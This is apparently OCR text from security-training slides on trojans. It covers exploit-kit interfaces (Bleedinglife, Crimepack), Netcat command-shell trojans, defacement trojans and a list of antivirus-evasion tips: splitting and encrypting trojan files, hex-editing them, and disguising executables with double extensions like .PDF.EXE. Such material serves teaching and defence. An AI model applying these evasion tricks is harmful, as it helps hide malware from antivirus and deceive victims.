SECURITY SETTINGS		SPOT SETTINGS						
Admin Username:	<input type="text"/>	Enable Exploits:	<input checked="" type="checkbox"/>					
* Username to your Admin Account.		Allow Letters:	<input checked="" type="checkbox"/>					
Admin Password:	<input type="password"/>	Allow Numbers:	<input checked="" type="checkbox"/>					
* Password to your Admin Account.		Allow Symbols:	<input checked="" type="checkbox"/>					
SAY SETTINGS		Java Scripts:	<input checked="" type="checkbox"/>					
Guest Username:	<input type="text"/>	Java Applets:	<input checked="" type="checkbox"/>					
* Username to your Guest Account.		Java Plugins:	<input checked="" type="checkbox"/>					
Guest Password:	<input type="password"/>	Java Cookies:	<input checked="" type="checkbox"/>					
* Password to your Guest Account.		Java ActiveX:	<input checked="" type="checkbox"/>					
SAY SETTINGS		Java CodeBase Trust:	<input checked="" type="checkbox"/>					
<p>Note: This exploit requires that your browser will accept the exploits you would like to see. Exploit attempts will only be made using selected targets.</p>								
SCAN MY ACCOUNT								

Bleedinglife




Crimepack

Evading Anti-Virus Techniques



01

Break the Trojan file into multiple pieces and zip them as single file



02

ALWAYS write your own Trojan, and embed it into an application



03

Change Trojan's syntax:

- ⊖ Convert an EXE to VB script
- ⊖ Change .EXE extension to .DOC.EXE, .PPT.EXE or .PDF.EXE (Windows hide "known extensions", by default, so it shows up only .DOC, .PPT and .PDF)



04

Change the content of the Trojan using hex editor and also change the checksum and encrypt the file




05

Never use Trojans downloaded from the web (antivirus can detect these easily)




Types of Trojans




Command Shell Trojans

60

- ↳ Command shell Trojan gives remote control of a command shell on a victim's machine
 - ↳ Trojan server is installed on the victim's machine, which opens a port for attacker to connect. The client is installed on the attacker's machine, which is used to launch a command shell on the victim's machine



Command Shell Trojan: Netcat



Defacement Trojans



01

Resource editors allow to view, edit, extract, and replace strings, bitmaps, logos and icons from any Windows program

02

It allows you to view and edit almost any aspect of a compiled Windows program, from the menus to the dialog boxes to the icons and beyond



03

They apply User-styled Custom Applications (UCA) to deface Windows application

04

